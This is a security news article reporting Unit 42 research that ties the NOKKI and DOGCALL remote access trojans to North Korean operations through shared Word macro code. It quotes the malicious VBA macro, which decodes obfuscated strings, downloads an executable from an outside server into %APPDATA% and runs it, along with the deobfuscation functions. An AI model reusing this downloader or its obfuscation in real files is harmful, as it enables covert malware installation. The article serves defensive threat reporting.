





Visit Advertiser website [GO TO PAGE](#)

During the NOKKI analysis, the researchers found that the latest attacks using this RAT began in July and relied on malicious Microsoft Word documents to lure victims into deploying the malware.

This is common tactics, but the technique used to avoid detection was particular, in that "it would first convert the base64-encoded text into hex, and then convert that hex into a text string," Unit 42 explains in a report shared with BleepingComputer.

```
' Microsoft.XMLHTTP
Set http_obj = CreateObject(HexToText(Base64ToHex("TWljcm9zb2Z0LhNTEhUVFA=", objChars))
' ADOB.Stream
Set stream_obj = CreateObject(HexToText(Base64ToHex("QRPREIuU3RyZWFT", objChars))
' WScript.Shell
Set shell_obj = CreateObject(HexToText(Base64ToHex("V1NjcmLwdC5TaGVsbA==", objChars))

' http://mail.[redacted].co.kr/common/exe
URL = HexToText(Base64ToHex("aHR0cDovL21haWwuy[redacted]yL2NvbWV1bi9leGU=", objChars))
' \nc.exe
FileName = shell_obj.ExpandEnvironmentStrings("%APPDATA%") & HexToText(Base64ToHex("XG5jLmV4ZQ==", objChars))

http_obj.Open "GET", URL, False
http_obj.send


stream_obj.Type = 1
stream_obj.Open
stream_obj.write http_obj.responseBody
stream_obj.savetofile FileName, 2
shell_obj.Run FileName
```

This unique approach for evading detection was present in one other malicious document in Unit 42's sample bank, with a creation date of March 19, and the last modification on June 16.

Its name was 'World Cup predictions.doc' and the macro code inside it ran the same deobfuscation routine for payload delivery as the in macros that dropped the NOKKI RAT.


NOKKI Sample	World Cup predictions Sample
<pre>Function HexToText(strHex) ' Function to convert a string of hexadecimal bytes into a text string. Dim strChar As String  HexToText = "" For k = 1 To Len(strHex) Step 2     strChar = Mid(strHex, k, 2)     HexToText = HexToText &amp; Chr("&amp;H" &amp; strChar) Next End Function  Function Base64ToHex(strValue, objChars) ' Function to convert a base64 encoded string into a hex string. Dim lngValue As Long, lngTemp, lngChar, intLen, k, j, intTerm, strHex  intLen = Len(strValue)  ' Check padding. intTerm = 0 If (Right(strValue, 1) = "=") Then     intTerm = 1 End If If (Right(strValue, 2) = "==") Then     intTerm = 2 End If  ' Parse into groups of 4 6-bit characters. j = 0 lngValue = 0 Base64ToHex = ""</pre>	<pre>Function HexToText(strHex) ' Function to convert a string of hexadecimal bytes into a text string. Dim strChar As String  HexToText = "" For k = 1 To Len(strHex) Step 2     strChar = Mid(strHex, k, 2)     HexToText = HexToText &amp; Chr("&amp;H" &amp; strChar) Next End Function  Function Base64ToHex(strValue, objChars) ' Function to convert a base64 encoded string into a hex string. Dim lngValue As Long, lngTemp, lngChar, intLen, k, j, intTerm, strHex  intLen = Len(strValue)  ' Check padding. intTerm = 0 If (Right(strValue, 1) = "=") Then     intTerm = 1 End If If (Right(strValue, 2) = "==") Then     intTerm = 2 End If  ' Parse into groups of 4 6-bit characters. j = 0 lngValue = 0 Base64ToHex = ""</pre>

Unit 42 found that the new sample of malicious macro code downloaded and executed a VBScript and included two texts it could append to the Microsoft file displayed to the victim: one was an excerpt from an [ESPN article](#) on World Cup predictions; the other was a piece from [an article](#) detailing Supreme Leader's visit to Singapore.



Word document with macro that downloads DOGCALL RAT

If the lure worked and the victim opened the document and enabled macro code, they would read one of the two texts as if it was a regular document, just like seen in the image below, while the DOGCALL RAT downloaded and installed in the background.



Macro code shows decoy text while RAT installs in the background

## New dropper found for an old RAT


If NOKKI or KONNI have not been attributed to North Korean operations in the past, DOGCALL has been associated with the cyber activity led by Pyongyang, more specifically with the [Reaper group](#), also known as APT37, Group123, FreeMilk, StarCruft, Operation Daybreak and Operation Erebus.


While disentangling the deobfuscation and download routines used by the macro in the 'World Cup predictions' document, the researchers also noticed a malware dropper that has not been reported before, which they called Final1stspy.

The final payload delivered by Final1stspy is from the DOGCALL family and it can take screenshots, log keystrokes, exfiltrate files, download and execute other payloads or capture audio through the computer's microphone.

Unit 42's research adds new pieces to the North Korean cyberespionage operations puzzle and shows that even nation-state actors make mistakes that lead to revealing the author behind the malicious tools, or at least pin them under the same operator.

Using information about tools already attributed to the DPRK (Democratic People's Republic of Korea) cyberespionage enterprises, security researchers recently have built a [malware family tree](#) showing how various operations between 2009 and 2017 connect to each other, some of them unattributed to the government in Pyongyang.





### [Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

---

Source: <https://www.bleepingcomputer.com/news/security/report-ties-north-korean-attacks-to-new-malware-linked-by-word-macros/>